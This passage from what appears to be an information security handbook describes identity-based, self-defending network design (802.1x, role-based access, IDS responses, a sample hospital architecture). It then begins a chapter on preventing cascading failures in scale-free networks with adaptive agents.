When the identity of the object has been verified via authentication, the network should know why the person or object requires access. The network infrastructure should know the role of the person or object within the organization (*e.g.*, printer, network administrator, regular user). This is a function common in most network operating systems. Group-based access policies for server-based resources have been around for many years. Unfortunately, implementation of role-based access to the network infrastructure at OSI layers two and three is almost nonexistent. It is very rare to find a network that requires authentication before granting port-level access to Transmission Control Protocol/Internet Protocol (TCP/IP) or other network services.

Appropriate Access: What Should You Have Access to?

Being cognizant of the identity and role of the requesting object or person should result in the network determining appropriate and inappropriate access. For example, a finance department employee on a roving laptop at a company should only have access to services (*e.g.*, TCP/IP ports, servers, printers) that are appropriate to people working in the finance department, regardless of location. Conversely, the network should also be able to recognize inappropriate actions for particular roles. For example, if the same authenticated finance department employee attempts to perform a port scan or attempts a distributed denial of service (DDoS) attack on a server, the network should recognize that as inappropriate behavior and deny that action (*e.g.*, port shutdown, connection reset).

Location: Where Should You Be?

Telecommunications advances have allowed organizations to grow beyond their geographical locations with impunity over the last 30 years. With inexpensive wide area solutions readily available, setting up remote offices with unfettered access to organizational information technology (IT) resources across the world has never been easier. The good news is that the question of where a person or object should have access has been thoroughly explored. Network segregation via routers (access control lists) and firewalls actually can be used (with considerable effort) to manage access based on location. The bad news is that doing so requires network segmentation (routing) and numerous configurations of routers and firewalls, which requires considerable effort to result in any type of success. It is accepted and very common practice for large organizations to have an "all locations, all access" network policy. The overwhelming need for access regardless of location (and risk) has proliferated these types of networks. In many environments, it is possible (and often easy) to attack servers in data centers halfway across the world just by gaining physical access to a small remote field office. As a result of globalization, location is becoming less and less of a factor in access. This, unfortunately, allows intruders to target resources in an enterprise across the globe.

Time: When Can You Have Access?

Recent studies suggest that there is no real prime time for security incidents. Intrusions are just as likely to happen during the business day (an in-house event) as after hours; however, logical rhythms or cycles of access should not be ignored. Network access policy at the port level should be exercised with time constraints when available. For example, if a company's office is closed over the weekend with no need for user-level access, it would be ideal for all user network ports to be shut down with the exception of network management traffic (*e.g.*, antivirus updates, OS updates and patches).

The Modern-Day Network: The One "W" Pony

The need for fast access, not secure access, has been the primary motivator for the development of networking technologies over the last 25 years. From 2-Mbps Thinnet to 4/16-Mbps Token Ring to today's 10-Gbps Ethernet, networking vendors and consequently network implementations have focused on providing unparalleled access. From the pure networking perspective, the questions of who should have access, why they should have access, and where they should have access have been a function left up to the administrators that manage directory services and server-based resources. The serious problem with this is that authentication happens *after* network access. As shown in Figure 7.1, when an intruder gains physical access to a network jack in any location (such as a field office), that intruder is free to perform malicious acts (*e.g.*, DoS, Port Scan, malware, sending spam) on the entire network without ever having to authenticate to resources.

The single question that these common networks asks is "Where?" Where users plug in their PCs or laptops will determine what network address they will receive and what access they may be granted based on their connection point. In Figure 7.1, the router that connects to two sites is a logical place for an Access Control List. Unfortunately, location is rarely used to limit access due to the trend of mobilization of the work place. From a networking perspective, it is difficult to use physical location as a means for controlling access when the users are moving around from one site to the next; consequently, it is easier to provide a connection and full network access and then let authentication occur when the user attempts to connect to resources. This is most commonly done by asking the user to enter a username and password on the log-in screen; however, this is where serious trouble lurks. After connecting to a physical jack, an intruder can carry out network-based attacks without even attempting to access any of the server-based resources.




FIGURE 7.1 A common modern-day network architecture.

Characteristics

The most common characteristics of modern-day networks are easy and fast access. Wherever an employee goes within the company or around the world, that employee needs access to the company's network. The goal of modern-day networks is to provide such a connection with the least amount of effort. These networks tend to be simple and usually flat with little segmentation. Network traffic is generally switched with routers that only perform routing between wide area connections.

Common Components

The single most common component seen in modern-day networks is the Ethernet switch. The exponential advances in switching speed and technology have allowed organizations to deploy large unsegmented networks on an unprecedented scale. With switches that have system backplanes that can handle terabytes per second of information, entire campuses can be connected into a single network with automatic and instant assignment of network addresses.

Benefits

The benefits of these types of networks are clear. They are easy to deploy, manage, and administer because all the users have access to every network service they need. The network performs quickly because little overhead is wasted on such activities as verification of identity and monitoring. This type of solution also has the unfortunate appeal of requiring low capital investment.

Vulnerabilities

A fast, easy access network comes with many vulnerabilities and high risks. Allowing easy, unfettered network access for the end-user community also extends the same access to potentially malicious programs, intruders, and disgruntled internal employees. Reacting to security events, rather than preventing them, is likely to be normal for these types of networks. In addition, post-incident forensic analyses are hindered by the fact that attacks or incidents are likely only to be traceable by IP addresses, host names, and MAC addresses, yielding very little information about the identity of the intruder.

Future

Unfortunately, the vast majority of networks in existence, with the exception of highly secure government and defense environments, are configured and deployed in this manner. This pattern is not likely to change significantly due mainly to the ignorance of the risks posed by having these open access networks. In addition, the simplicity of this architecture coupled with the very low cost of ownership ensures that these types of networks will be implemented well into the future by those that do not consider security a priority.

The Secure, Identity-Based, Self-Defending Network (5W Network)

In recent years, there has been intense interest in developing not only fast network access but secure access as well. Security breaches by hackers and improper acts performed by disgruntled insiders have resulted in several high-profile cases that have made the headlines in the last few years. Consider these following cases (excerpted from official press releases) from the U.S. Department of Justice Computer Crime and Intellectual Property Section (CCIPS):

- *United States v Meydbray* — The U.S. Attorney's Office for the Northern District of California announced that the former Information Technology Manager of Creative Explosions, Inc., a Silicon Valley software firm, was indicted today by a federal grand jury on charges that he gained unauthorized access to the computer system of his former employer, reading e-mail of the company's president and damaging the company's computer network.
- *United States v Smith* — The New Jersey man accused of unleashing the "Melissa" computer virus in 1999, causing millions of dollars in damage and infecting untold numbers of computers and computer networks, was sentenced today to 20 months in federal prison.
- *United States v Dopps* — A San Dimas man pleaded guilty this afternoon to illegally accessing the computer system of his former employer and reading the e-mail messages of company executives for the purpose of gaining a commercial advantage at his new job at a competitor.

These examples are a small sample of the thousands of cases of computer-related crimes that are investigated by state, local, and federal authorities each year. It is not surprising that there has been a renewed interest in designing networks that are not just fast but also cognizant of the various threats they are likely to face.

An ideal network should do the following each and every time a person or object plugs into a jack:

- *Issue an immediate authentication challenge.* The network should establish who the person or object is before allowing any type of access to occur (*i.e.*, it asks "Who or what are you?").
- *Grant appropriate access based on the identity.* The network should allow access to services (*e.g.*, Web, network, database, FTP site) and resources (*e.g.*, servers, printers, directories, files) based on identity, role, or business policy of the organization (*i.e.*, access is based on "What? Where? When?").
- *Monitor, react, and defend against inappropriate actions.* The network should monitor the connection granted for identity- or role-appropriate activity. If an authenticated user performs an action that is inappropriate for the role (*e.g.*, port scan, multiple connections), the network should autonomously react in a predetermined manner (*i.e.*, access is based on "Why are you here?").

A secure, identity-based, self-defending network (or 5W Network) is a network that asks five very important questions: Who? What? Where? When? Why? It then ensures that access is always granted based on the answers to these questions. After all, all organization should ask these questions when anyone enters their premises, so is it not reasonable to ask these same questions of users connecting to their networks?




FIGURE 7.2 5W Network architecture.

Characteristics: Designing a 5W Network

Designing a network architecture that grants, monitors, and ensures access based on functional roles is not a trivial or easy task. It requires the careful integration of different technologies that have traditionally evolved separately. No single manufacturer, technology, or product will result in a secure network. It is the *convergence* of these infused with good old-fashioned people-generated business policies that will ultimately result in a safe, secure network that is situationally aware. To accomplish this, we must first turn the paradigm of networking upside down: Authentication should happen *before* network access.

The only access that a network port should have enabled by default should be the ones that are required to verify identity. As shown in Figure 7.2 (similar to Figure 7.1), every time someone plugs a PC, printer, or laptop into a switch port, that person should be challenged for credentials. Only when appropriate credentials have been supplied is network access granted based on a combination of user identity, business policy, and business rules. Then, an automatic self-defense system (an intrusion detection system [IDS]) monitors the activity of the connection so it is ready to react if the connection deviates from identity- or role-appropriate behavior. For example, if the user makes sequential successive connections to other PCs (a sign of a virus) or begins to attempt to access servers that it should not (unauthorized access), the self-defense system should automatically issue reaction commands based on a predetermined incident management policy.

Based on preset rules, the self-defense system should be able to reset user connections, shut down ports, write logs, and send security event alerts. All of these actions should be performed autonomously so the network itself is preventing and managing incidents. The security and network administrators are then freed from the mundane burden of chasing down problem cases, allowing more time for strategic activities such as reviewing policies and roles.

Common Components: Convergence

A secure, identity-based, self-defending network is naturally complex. It requires not only the integration of several different technologies but also the definitions of user, group, and access policies that will be applied in granting network connectivity. The best-designed systems are almost always a result of combining the best technologies, hard work, and carefully considered policies. A truly secure network that is able to defend itself and its organization's most trusted assets is no exception. Five logical components of the 5W Network function together to protect the organization from internal and external threats. Each component can be a physically separate system but not necessarily so. Some manufacturers, such as Enterasys Networks, integrate some of these components and functions into their network equipment. Regardless of whether these components exist as separate systems or are integrated into a large chassis, they must always work together with the goal of security. These logical components are:

- *Authentication system* — The authentication system verifies the identity of the user and objects to the network. It requires that users (and objects) provide credentials for any type of network access. Authentication systems are common in most network environments in the form of directory services. Some of the most commonly used authentication systems are Microsoft Active Directory, Novell eDirectory, and RADIUS. Other more advanced authentication systems, such as biometrics, can also be used for identity verification. This authentication system must be able to communicate in some form with the access control component of the network.
- *Access control system* — The access control component contains the specific user, group, and access policies of the network and serves as a gateway for network access. It takes the authenticated user information and reviews the individual and group rights to resources that the connection should have. It then issues commands to the network infrastructure equipment to grant specific access to the appropriate resources.
- *Network infrastructure* — The switches, routers, and firewalls should by default grant rights only to the services necessary to achieve authentication. Some of the competing protocols for transporting authentication data include Extensible Authentication Protocol (EAP), Protected EAP (PEAP), Lightweight and Efficient Application Protocol (LEAP), and Tunneled Transport Layer Security (TTLS). Whatever the method, the network infrastructure equipment should grant access to appropriate network services and resources only after successful authentication and access validation. The IEEE 802.1x standard — also known as EAPoL (EAP encapsulation over wired or wireless Ethernet), is commonly used to accomplish port-based network access control.
- *Intrusion detection and prevention systems* — Intrusion detection and prevention systems serve as the watch dogs of the network. They should, of course, monitor the network for suspicious traffic, but they should also serve the vital function of monitoring each connection to ensure that traffic on the connection is appropriate for the role determined by the access control system. If the network activity of a specific connection is questionable or contrary to the authenticated role, they should react based on predetermined incident policies. For example, an authenticated user who browses to a wrong server can result in an alert, but a "Ping of Death" from the same user can result in the IDS issuing a port shutdown command to the switch to which the user is connected.
- *User, group, access, and incident management policies* — Although the various systems in the 5W Network perform the mechanics of security policy enforcement on their own, the network still requires instructions on how to protect itself. These instructions come in the form of policies. The user, group, and access policies determine what role the requester plays in the organization and to what services they should have access. Incident management policies tell the network what it should do when there is activity that violates the role determined by the policies. In the 5W Network, the development of sound, effective policies is where the security practitioner can have the highest impact on the overall network security posture of an organization. Well-developed access and incident management policies, when applied objectively and evenly, reduce the total cost of ownership of a network by reducing the manual intervention required by the IT staff for security incidents.

Benefits

The benefits of a secure, identity-based, self-defending network are obvious. It achieves access without compromising security. The 5W Network provides objective (policy-based) access based on business role rather than physical location. It also has the ability to lower administration and security costs by being preventive and self-reacting, thus freeing up staff to perform more meaningful tasks.

Disadvantages

Unfortunately, 5W Networks are not all that common. The convergence of the technologies necessary for true interoperability and the standards (such as 802.1x) that allow for the various components to work with each other are fairly new. Not very many networking vendors produce and market their equipment with secure, identity-based networking in mind. In addition, the complexity of the overall 5W solution, even though it achieves an unprecedented level of security, requires expertise in a variety of IT disciplines that is not always readily available. Cost is also a major factor as the 5W Network requires more equipment of a higher class, expert labor, and greater effort in creating effective policies, none of which is necessary to deploy a traditional switched, easy-access network.

Future

Currently, a fully role-based, self-defending network is relatively rare. It is generally deployed in large environments that can afford the very best in technology or require such a network due to sensitive information. It is almost impossible to find these networks in small to mid-sized businesses, which cannot afford to invest in these new technologies. As the demand for secure access grows, however, so will the number of networks that integrate the various components described in the previous sections. Research and development efforts by various networking vendors are focusing on making integrative security an important feature of their products, in addition to performance. As of the writing of this chapter, only one vendor, Enterasys Networks, offered a complete suite of networking equipment, including switches, routers, and IDSs, capable of integrating with existing authentication systems to offer true identity-based, self-defending capabilities. Other vendors, such as Cisco Systems, are not far behind in introducing products that have the same capability. As the demand increases and the technology matures, resulting in lower prices, it is expected that more organizations will choose to implement these networks.

Application of the 5W Network: A Sample Architecture

Environments exist today that have invested in deploying a secure, identity-based, self-defending network. Unfortunately, these organizations are generally not amenable to sharing the details of their architecture to the public, fearing a compromise of a network they have invested so heavily in. So, instead of presenting a case study of an architecture that actually exists today, this section presents a theoretical application of a 5W Network in the setting of a large metropolitan hospital system.

Environment Overview

The MetroHealth Hospital System is a not-for-profit healthcare provider in the Washington, D.C., Metro area. It operates four large hospitals in Virginia, Maryland, and Washington, D.C. Each hospital operates as a separate facility with its own administration that reports to a centralized executive structure of the overall MetroHealth System. In the hospitals, all of the patient care providers (doctors, nurses, and allied health professionals) need access to patient records, regardless of the facility or unit where they are working. A centralized medical record database stores all patient information in MetroHealth's administrative office building (which contains the hospital system's data center). Each hospital has an administration department that stores their own payroll, human resources, and operations information




FIGURE 7.3. MetroHealth's secure, self-defending network architecture.

in servers that are dedicated to that hospital. The servers themselves are also located in MetroHealth's data center, but the administration staffs of the hospitals are mobile, working out of the administrative office building and their respective hospitals. All Internet access to the MetroHealth system, including Web browsing and e-mail, is provided through the datacenter in the administrative office building.

The MetroHealth enterprise network must provide the following functions:

- Limit access to anyone not authorized by the hospital.
- Provide access to patient records to healthcare providers regardless of the facility where they are working.
- Provide business-hours' access (Monday through Friday, 8:00 a.m. to 5:00 p.m.) to administrative staff to only resources and services dedicated to that particular hospital, regardless of the facility.
- Provide all administrative staff safe access to Internet and e-mail, but limit access to the medical records database, regardless of the facility.
- Prevent threats, including intruders and viruses, from spreading from one hospital to another or to the administrative office center.

Authentication System

An enterprise-wide authentication system should be implemented at MetroHealth (see Figure 7.3). In this example, a single Microsoft Active Directory forest domain can be deployed, and each hospital and the administrative office center can be designated as an Organizational Unit (OU). Within each OU, user and role groups, such as doctors, nurses, allied health, payroll, human resources, and administration, can be created so a site-appropriate group is contained within each OU. Of course, redundant domain controllers will have to be deployed at each site to provide local authentication to resources in each hospital. In addition, Microsoft's implementation of RADIUS, an Internet Authentication Service (IAS), will need to be configured and running on the domain controllers so that an access control system can communicate with the authentication system.

Network Infrastructure

The network infrastructure, all of the switches, will have to support role-based networking at the port level. In this example, Enterasys Network's Matrix series will serve as the core, edge, and distribution layer switches for MetroHealth. Currently, Enterasys Networks is the only manufacturer that produces port-level security features (via their user private network [UPN] capability) embedded within their layer two and three devices. By default, all of the ports on the MetroHealth network will allow access to a single service — authentication. All other ports will be closed.

Access Control System

The logical access control system will be comprised of the Microsoft Active Directory Infrastructure (with RADIUS) working in conjunction with the embedded security features of the Matrix switches (UPN enabled) via the IEEE 802.1x communication standard. The 802.1x standard for port-level access control will be used to authenticate end users and provide policy-based networking access for the authenticated users. The Microsoft 802.1x Authentication Client will be used at all of the desktops and laptops at MetroHealth to provide for authentication challenge at connection. The peripheral authorization will occur via hardware MAC addresses so only devices that have been predefined within the MetroHealth network can gain network access. The logical access control system components will ensure that end-user, port-level access is consistent with predefined access policies that are assigned to each MetroHealth Active Directory role group. The access control system focuses on the prevention of unauthenticated and unauthorized access on the entire network.

Intrusion Detection and Prevention Systems

The Enterasys Dragon Intrusion Response system will serve as the intrusion detection and prevention system. The entire MetroHealth network will be monitored by Dragon sensors. These sensors will monitor the network for aberrant network traffic and abnormal end-user behavior by authenticated end users. If it detects any issues with a specific user or a port, such as scans or DDoS attack attempts, it can perform actions such as quarantine or port shutdown based on predefined incident management policies. This system will focus on the enforcement of network security policies on authenticated users and systems so the risk of incidents from trusted sources is also mitigated.

Access and Incident Management Policies

One of the most important aspects of designing a secure network is documenting access and incident management policies. With the help of business analysts who understand explicitly the requirements of the organization, access policies should be written so network access is only granted to services required by the functional group within the organization. For example, MetroHealth access policies should state that, regardless of which OU healthcare providers are members of, regardless of the facility they are in, they should have network access to the medical records system located in the administrative office building. In addition, they will need to be granted access to other services (e-mail, Web access) when required. On the other hand, the access policies should restrict hospital- or OU-specific administrative users to their dedicated servers regardless of what facility they are logging in from. Access to the medical records system should only be granted to subgroups within administration, such as claims and billing, who use this information for their functional business roles. Because business roles play such a critical part in determining access, network architects need to work with business analysts carefully so the access policies assigned to groups within the Active Directory (or authentication systems) allow the appropriate level of access required for the role.

It is also important to document and implement incident management policies within the IDS that will minimize administrator intervention. Whether the response to the incident is user-level quarantine or immediate reset of a connection, the appropriate responses to events should be predetermined based on the level of seriousness of the incident. The IDS system should be preconfigured so it is enforcing a set of incident management rules rather than performing an alert. This will allow hospital engineering staff to focus on incident policies rather than incident response, which has a much greater value to the organization.

Summary

This chapter presented an emerging concept of networking based on business role and self defense. It provided a discussion of questions (“Who?” “What?” “Why?” “Where?” “When?”) that should be asked before granting access to organizational resources, including networks. A brief introduction into the

origins of modern-day networks was followed by a description of their features, benefits, and weaknesses, and they were compared against a new model of networking based on identity, role, and self-defense. This new model — the secure, identity-based, self-defending network (5W Network) — was discussed thoroughly with regard to its features, benefits, strengths, and weaknesses, as well as practical applications. It is expected that, as interest in security grows in enterprise environments, this type of networking, which balances access, security, and management, will become the standard for large organizations.

Maintaining Network Security: Availability via Intelligent Agents

Robby Fussell

Introduction

The information security model is composed of confidentiality, integrity, and availability. Availability is the area of information security that requires services and network components to be continuously available for the user community. If a service or component is unavailable, confidentiality and integrity are meaningless. Network availability is the underlying component that must be present in order for services to be accessible for end users. Developers have used redundancy to assist in ensuring that an application or network is available; however, this is an expensive solution if several network components and services are involved. Computer networks, the electrical power grid, the protein network of a cell, and many other scale-free networks have inherent problems. In order to understand the problems that reside within scale-free networks, an understanding of the concept of scale-free network construction must be observed. Discovered by the research performed by Barabási and his team (2003), scale-free networks are first identified by the characteristic of power laws. By examining a power law histogram (Figure 8.1), the components of the power law follow a downward decline, indicating the presence of many small nodes and a few large nodes.

Nodes, in the case of the Internet scale-free computer network, can be described as subnetworks with a defined number of connections to other subnetworks; therefore, a power law distribution of nodes on the Internet would confirm that Internet nodes are primarily nodes having a small amount of connections, with only a few nodes having a large number of connections. This illustration of the power law configuration of the Internet exposes a significant problem that the hacker Mafia Boy almost exploited on a grand scale when he brought down some significant routers segmenting numerous networks. Scale-free networks have a remarkable tolerance against failure. For example, research by Barabási (2003) has shown that the removal of 80 percent of the nodes within a scale-free computer network allowed for the remaining 20 percent of the nodes to maintain the network's connectivity; however, the nodes removed were those with a small number of connections. On the other hand, he demonstrated that removing only a few of the nodes having an abundance of connections quickly rendered the network inoperable.

Scale-free networks provide a significant amount of robustness at the cost of having many nodes, and removal of the highly connected nodes is the Achilles' heel of scale-free networks. One method for identifying the key nodes in a scale-free network is the use of nonlinear mathematics, also encompassing chaos theory. Using chaos theory could provide a means for identifying the probability factor that one node is subject to failure within the system. Knowing the probability of failure for each key node would




FIGURE 8.1 Power law distribution.

allow the implementation of redundancy measures; however, determining the probability factor for a chaotic and complex system remains a challenge. Because an accurate nonlinear equation that depicts the framework of the Internet does not exist at the time of this report, the failure of nodes within a scale-free network is chaotic, and predicting which nodes will fail is not possible.

Problem

Identification of the problem is difficult. Node failure within scale-free networks can produce different effects. As stated earlier, the failure of many small nodes will not affect network performance; however, if a few large nodes fail, then the network can be severely crippled. A solution would be to identify the large nodes and protect them. This is not an easy task because each individual network that comprises the Internet could have unidentified large nodes, and the classification task would be complicated; however, the problem itself is not simply the failure of nodes but rather the cascading failure of nodes. Without a doubt, failure of the main node router that connects a company to the Internet is a problem for that company and its customers, but failure of the main large node routers on the Internet is a problem for everybody. Cascading failure occurs when one node fails and the load from that node is shifted to another node, which causes that node to fail and that load gets shifted to the next node, causing it to fail, and so forth, like a domino effect. Causing the appropriate nodes to fail could eventually lead to failure of all of the main large nodes within the network, in turn disabling the entire Internet. Thus, the big problem to be solved is cascading failures.

Concept

Cascading failures within a scale-free network can isolate network segments from communication. Several approaches for solving the problem of cascading failures within scale-free networks and maintaining network availability have been examined; however, the use of artificial intelligence in the design of network availability looks most promising and seems to be the answer for providing significant computer security. An adaptive agent approach has been studied. This approach is a subset of a network security approach. Network security encompasses the area of security in dealing with networks. It covers methods that provide ways of securing the network by means of redundancy and monitoring. Further dissecting the problem of cascading failures points to the main cause of the problem as being excessive amounts of

network traffic load. A method for monitoring and throttling network traffic could provide a measure of security. Many solutions have been developed for balancing traffic loads but only at a sublevel; these solutions target specific routers or aim to provide specific services, such as in quality of service (QoS) agreements. The use of artificial intelligence (*i.e.*, intelligent agents) is intended to provide a solution for the entire network; this approach arose from the idea of self-healing networks, which attempt to correct a problem after the damage has occurred. The adaptive-agent network strives to be a proactive solution for continuous network availability.

Adaptive agents monitor the complex network environment and, based on condition/response rules, determine which actions to perform. The agent code designed to solve the problem of cascading failures would monitor the incoming network traffic load and, based on the load of the current agent, weights assigned to the load levels, and destination or upstream agent loads, would determine how to handle the traffic by either passing the traffic or halting the traffic. This approach maintains load levels to prevent node failure and subsequent cascading failures.

Problem-Solving Methodology

To solve the problem of cascading failures, a network must be monitored and loads altered to prevent the failure of nodes. Agents deployed throughout the network would be responsible for communicating with their neighboring agents along with providing feedback on load levels. This feedback would be utilized to direct positive or negative responses. This concept is also known as reinforcement learning. Each agent would be responsible for monitoring its own load level and incoming traffic load in order to maintain its own stability. Solving the problem requires all of the following:

- *Define the problem.* The problem is cascading failures in scale-free networks, where the scale-free network environment is computer networks.
- *Identify key issues.* The primary reason for network node failure is typically traffic load on the network. Traffic loads in combination with current processing loads represent the total loads handled by the nodes. Feedback is another issue to be considered. Feedback assists each agent in developing weights for condition/action rules. The weights will have to be adjusted by each agent based on the feedback given because of transmitted traffic loads. This feedback and weighting process will generate better condition/action rules based on fluctuations in the complex system.
- *Collect information.* A variety of information must be collected relating to scale-free networks and electrical power grid blackouts.
- *Make key assumptions.* One key assumption is that communication of feedback between agents will be available. The solution will depend on feedback from neighboring agents in order to maintain optimum weight values, which will produce optimally adapted condition/action rules. It is also assumed that the simulated network environment will have the characteristics of the real environment.
- *Segment the problem.* Cascading failures can be reduced to one general failure. The objective is to prevent a failure from occurring. The cause of the problem of cascading failures has been identified as overload. The problem of overload can be further segmented into overload caused by the current agent operating at a level where the incoming traffic load causes the total load to be over capacity. Overload will have to be monitored for both the current agent and the neighboring agents.
- *Solution integration.* The solution to the problem of overload can be identified by the condition/response rules of an agent. The agent monitors incoming traffic loads, then:
  - It determines if the incoming traffic load will exceed load capacity, based on the load of the current agent.
  - If it can accept the incoming traffic load, the current agent determines whether or not it can pass the traffic load onto the neighboring agent, based on its load capacity and rule weights.
  - After passing traffic load to the neighboring agent, the neighboring agent sends back a positive or negative feedback code.

- The current agent, based on the neighboring agent's feedback, updates its weights table (an adaptive process).

- *Validate test results* — The solution produces an agent that can adapt to the feedback generated by the neighboring agents. Based on the assumption that the current agent can update its weights table from the responses of neighboring agents, the current agent should be able to throttle the network traffic as necessary to prevent cascading failures.

Design Specifications

Knowledge Representation

According to Davis *et al.* (1993), knowledge representation (KR) is a surrogate for the real world. It is the process of creating a representation of a real-world environment and testing on that simulation instead of acting on the real-world object itself. Knowledge representation technologies are the tools utilized to perform in a simulated environment. In this model, condition/action rules are utilized. When performing knowledge representation, one must remember that a knowledge representation does not fully substitute for the real-world object. The surrogate will inevitably overlook some factors. The complexity of the world requires the KR to be a more focused substitution of the real world that disregards parts of the real-world environment. By defining a KR, results are really only significant for the defined KR. It is possible that the logic gleaned from the knowledge representation will fail in the real-world environment due to its complexity.

The KR of the complex environment of a network will be that a node communicates to another node and, as long as a node remains below it internal capacity, it will continue to communicate. If the node reaches or exceeds its capacity, it will cease to operate. Here, the nodes are referred to as agents. The agents will receive traffic and will send traffic. Traffic data will be represented by a file of values. The adaptation weight values used for logical flow are contained in a file and are arbitrary at onset. Thus, the complex adaptive network will consist of agents and data input files for evaluation. The traffic data is a representation of varying network traffic load. The adaptation weights are used to represent a factor for sending or not sending network traffic.

The KR of intelligent reasoning is the key component. Based on the KR, intelligent-based reasoning will provide the logic for a desired outcome in solving the stated problem. As stated by Davis *et al.* (1993), intelligent reasoning contains three elements:

- What is intelligent reasoning?
- What can be obtained from what is known?
- What should be obtained from what is known?

The representation of intelligent reasoning for this model is based on condition/action or, as defined by Holland (1995), stimulus/response. The mathematical logic/algorithm is structured on condition/action rules coded in Java using "if…then" statements. The second question focuses on appropriate conclusions based on real-world information. The intelligent reasoning approach assumes that any load greater than 95 percent capacity will be released in order to avoid a node failure. In addition, any weight range that falls below 55 percent will not pass network traffic. These values have been obtained from real-world observances of network flow. This logic tells the system what to perform. It provides a baseline for intelligent reasoning. Finally, the involvement of feedback in the form of a file containing positive and negative values pertaining to responses given by upstream nodes and the process of updating the weight values after receiving feedback provide a means for intelligent action determination.

